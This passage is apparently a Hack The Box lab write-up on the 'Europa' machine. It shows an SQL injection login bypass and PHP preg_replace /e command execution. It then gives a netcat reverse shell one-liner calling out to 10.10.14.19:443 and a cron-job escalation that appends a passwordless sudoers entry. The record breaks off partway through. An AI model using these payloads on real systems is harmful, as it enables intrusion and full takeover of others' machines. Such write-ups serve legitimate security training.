
Since the SQL injection is confirmed i have inserted the parameter # which will terminate the rest of the password string and will give me the access to the application which indeed happened.


Request to https://admin-portal.europacorp.htb:443 [10.10.10.22]
Forward
Drop
Intercept is on
Action
Open Browser
Pretty
Raw
Hex
\n

```
POST /login.php HTTP/1.1
Host: admin-portal.europacorp.htb
Cookie: PHPSESSID=cmtbrsvm47iijk3gk9foip6cd7
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:92.0) Gecko/20100101 Firefox/92.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded
Content-Length: 46
Origin: https://admin-portal.europacorp.htb
Referer: https://admin-portal.europacorp.htb/login.php
Upgrade-Insecure-Requests: 1
Sec-Fetch-Dest: document
Sec-Fetch-Mode: navigate
Sec-Fetch-Site: same-origin
Sec-Fetch-User: ?1
Te: trailers
Connection: close

email=admin%40europacorp.htb'#&password=adsfsafd
```

Figure 3.6: 230-sql_syntex.png

```
email=admin.europacorp.htb'#&password=adsfsafd
```



https://admin-portal.europacorp.htb/dashboard.php


EuropaCorp Server Admin v0.2 beta

Dashboard

New Comment 4 minutes ago
3 New Followers 12 minutes ago
Message Sent 27 minutes ago
New Task 43 minutes ago
Server Rebooted 11:32 AM
Server Crashed! 11:13 AM
Server Not Responding 10:57 AM
New Order Placed 9:49 AM
Payment Received Yesterday

Figure 3.7: 235-dashboard.png

Now i have access to the dashboard. Navigated to the dash gave me nothing but however there is a tools page which seems like creating a openvpn configuration script.



https://admin-portal.europacorp.htb/tools.php

EuropaCorp Server Admin v0.2 beta


Tools

Search...
Dashboard
Tools
Advertisement
Find Unique Website Themes by Designers
Amazing Themes made by Creators just like you.
ads via Carbon
OpenVPN Config Generator
IP Address of Remote Host

```
"openvpn": {
        "vtun0": {
                "local-address": {
                        "10.10.10.1": """
                },
                "local-port": "1337",
                "mode": "site-to-site",
                "openvpn-option": [
                        "--comp-lzo",
                        "--float",
                        "--ping 10",
                        "--ping-restart 20",
                        "--ping-timer-rem",
                        "--persist-tun",
                        "--persist-key",
                        "--user nobody",
                        "--group nogroup"
                ],
                "remote-address": "ip_address",
                "remote-port": "1337",
                "shared-secret-key-file": "/config/auth/secret"
        },
        "protocols": {
                "static": {
                        "interface-route": {
                                "ip_address/24": {
                                        "next-hop-interface": {
                                                "vtun0": """
                                        }
```

Figure 3.8: 240-tools_page.png


It seems like i can enter the ip address on the ip address of remote host column and check what happens.



```
4.4.4.4
```

```
"openvpn": {
        "vtun0": {
                "local-address": {
                        "10.10.10.1": ""''
                },
                "local-port": "1337",
                "mode": "site-to-site",
                "openvpn-option": [
                        "--comp-lzo",
                        "--float",
                        "--ping 10",
                        "--ping-restart 20",
                        "--ping-timer-rem",
                        "--persist-tun",
                        "--persist-key",
                        "--user nobody",
                        "--group nogroup"
                ],
                "remote-address": "ip_address",
                "remote-port": "1337",
                "shared-secret-key-file": "/config/auth/secret"
        },
        "protocols": {
                "static": {
                        "interface-route": {
                                "ip_address/24": {
                                        "next-hop-interface": {
                                                "vtun0": ""''
                                        }
                                }
                        }
```

Figure 3.9: 245-ip_address_enter.png



Tools

OpenVPN Config Generator


```
"openvpn": {
"vtun0": {
"local-address": {
"10.10.10.1": """
},
"local-port": "1337",
"mode": "site-to-site",
"openvpn-option": [
"--comp-lzo",
"--float",
"--ping 10",
"--ping-restart 20",
"--ping-timer-rem",
"--persist-tun",
"--persist-key",
"--user nobody",
"--group nogroup"
],
"remote-address": "4.4.4.4",
"remote-port": "1337",
"shared-secret-key-file": "/config/auth/secret"
},
"protocols": {
"static": {
"interface-route": {
"4.4.4.4/24": {
"next-hop-interface": {
"vtun0": """
}
}
}
}
}
}
```

Figure 3.10: 250-ip_address_change.png

It seems like its doing regular expression and trying to change the ip address field. Initially i was thinking that there might be something about openvpn configuration vpn kind of thing but after checking the writeup i got to know that its related to php regular expression vulnerability.

While searching php regular expression danger i got the website which mentions about the danger about preg_replace() function on the php. So basically if we enter the /e parameter it executes the commands whatever we provide. The vulnerability is application PHP <= 5.5.0 versions.


Lets send the code to the burp and check if that is working or not.



```
POST /tools.php HTTP/1.1
Host: admin-portal.europacorp.htb
Cookie: PHPSESSID=cmtbrsvm47iijk3gk9foip6cd7
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:92.0) Gecko/20100101 Firefox/92.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded
Content-Length: 1685
Origin: https://admin-portal.europacorp.htb
Referer: https://admin-portal.europacorp.htb/tools.php
Upgrade-Insecure-Requests: 1
Sec-Fetch-Dest: document
Sec-Fetch-Mode: navigate
Sec-Fetch-Site: same-origin
Sec-Fetch-User: ?1
Te: trailers
Connection: close

pattern=/ip_address/&ipaddress=4.4.4.4&text="openvpn": {
        "vtun0": {
                "local-address": {
                        "10.10.10.1": "''"
                },
                "local-port": "1337",
                "mode": "site-to-site",
                "openvpn-option": [
                        "--comp-lzo",
                        "--float",
                        "--ping 10",
                        "--ping-restart 20",
                        "--ping-timer-rem",
                        "--persist-tun",
                        "--persist-key",
                        "--user nobody",
                        "--group nogroup"
                ],
                "remote-address": "ip_address",
                "remote-port": "1337",
```

Figure 3.11: 255-regex_post_request.png


As per the article we need to enter /e after the ip address field and to the system command in the place of ip address which we provided.



```
pattern=/ip_address/e&ipaddress=system("whoami;")&text="openvpn": {
        "vtun0": {
                "local-address": {
                        "10.10.10.1": "''"
                },
                "local-port": "1337"
```

Figure 3.12: 260-malicious_code.png

By doing the same seems like the attack is working. Since its a post request we dont need to worry about url encode things.



```
POST /tools.php HTTP/1.1
Host: admin-portal.europacorp.htb
Cookie: PHPSESSID=cmtbrsvm47iijk3gk9foip6cd7
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:92.0) Gecko/20100101 Firefox/92.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded
Content-Length: 1314
Origin: https://admin-portal.europacorp.htb
Referer: https://admin-portal.europacorp.htb/tools.php
Upgrade-Insecure-Requests: 1
Sec-Fetch-Dest: document
Sec-Fetch-Mode: navigate
Sec-Fetch-Site: same-origin
Sec-Fetch-User: ?1
Te: trailers
Connection: close

pattern=/ip_address/e&ipaddress=system("whoami;")&text="openvpn": {
        "vtun0": {
                "local-address": {
                        "10.10.10.1": "''"
                },
                "local-port": "1337",
                "mode": "site-to-site",
                "openvpn-option": [
                        "--comp-lzo",
                        "--float",
                        "--ping 10",
                        "--ping-restart 20",
                        "--ping-timer-rem",
                        "--persist-tun",
                        "--persist-key",
```

```
HTTP/1.1 200 OK
Date: Sat, 11 Sep 2021 18:35:34 GMT
Server: Apache/2.4.18 (Ubuntu)
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate, post-check=0, pre-check
Pragma: no-cache
Vary: Accept-Encoding
Content-Length: 17082
Connection: close
Content-Type: text/html; charset=UTF-8

www-data
www-data
<!DOCTYPE html>
<html lang="en">

  <head>

    <meta charset="utf-8">
    <meta http-equiv="X-UA-Compatible" content="IE=edge">
    <meta name="viewport" content="width=device-width, initial-scale=1">
    <meta name="description" content="">
    <meta name="author" content="">

    <title>
      EuropaCorp Server Admin v0.2 beta
    </title>

    <!-- Bootstrap Core CSS -->
    <link href="/vendor/bootstrap/css/bootstrap.min.css" rel="stylesheet">

    <!-- MetisMenu CSS -->
    <link href="/vendor/metisMenu/metisMenu.min.css" rel="stylesheet">
```

Figure 3.13: 265-attack_confirmed.png


I can insert the reverse shell on it and get a reverse shell. Since this is a https website i tried to use the reverse shell port as 443 and indeed gave me the reverse shell. Make sure that we need to url encode this request before sending.

```
system("rm+/tmp/f%3bmkfifo+/tmp/f%3bcat+/tmp/f|/bin/bash+-
↪   i+2>%261|nc+10.10.14.19+443+>/tmp/f");&text
```

```
 → I7Z3R0 sudo nc -nlvp 443
[sudo] password for i7z3r0:
Listening on 0.0.0.0 443
Connection received on 10.10.10.22 40604
bash: cannot set terminal process group (1455): Inappropriate ioctl for device
bash: no job control in this shell
www-data@europa:/var/www/admin$ id
id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
```

3.2.1.4 Privilege Escalation

After getting the user i tried to poke around few things like suid, james folder, sql database but unable to find anything interesting. So i decided to run the pspy64 so that we can check if there is any cronjob scheduled on the machine.




```
2021/09/11 21:51:01 CMD: UID=0    PID=1974   | /usr/bin/php /var/www/cronjobs/clearlogs
2021/09/11 21:51:01 CMD: UID=0    PID=1973   | /bin/sh -c /var/www/cronjobs/clearlogs
```

Figure 3.14: 270-cron_confirm.png

By checking the output from the pspy we got to know that there is a cronjob running on the machine which is executing /usr/bin/php /var/www/cronjobs/clearlogs and /bin/sh -c /var/www/cronjobs/clearlogs functions.


We can go ahead and take a look at it.



```
www-data@europa:/var/www/cronjobs$ cat clearlogs
#!/usr/bin/php
<?php
$file = '/var/www/admin/logs/access.log';
file_put_contents($file, '');
exec('/var/www/cmd/logcleared.sh');
?>
www-data@europa:/var/www/cronjobs$
www-data@europa:/var/www/cronjobs$
```

Figure 3.15: 275-php_exec.png

From the file it seems like the php is executing a file from /var/www/cmd/clearlogs.sh.




```
www-data@europa:/var/www/cmd$ ls -la
total 8
drwxrwxr-x 2 root www-data 4096 May 12  2017 .
drwxr-xr-x 6 root root     4096 May 12  2017 ..
www-data@europa:/var/www/cmd$
```

Figure 3.16: 280-exec_location.png

While checking the location i dont see any file called clearlogs.sh to execute. We can create one and keep it there so that it will be executed by root. Instead of one more reverse shell i am going to use sudoers entry for www-data without any password to get the root access.

```
#!/bin/sh

echo 'www-data  ALL=(ALL) NOPASSWD:ALL' >> /etc/sudoers
```


I have created with the same file and uploaded to the location. Before that file i was not able to do sudo -l.



```
www-data@europa:/var/www/cmd$ sudo -l
[sudo] password for www-data: 
```

Figure 3.17: 285-sudo_l.png


I need to make that file execute just in case and wait for a minute for the sudoers entry.



```
www-data@europa:/var/www/cmd$ ls -la
total 12
drwxrwxr-x 2 root     www-data 4096 Sep 11 21:58 .
drwxr-xr-x 6 root     root     4096 May 12  2017 ..
-rwxr-xr-x 1 www-data www-data   66 Sep 11 14:52 logcleared.sh
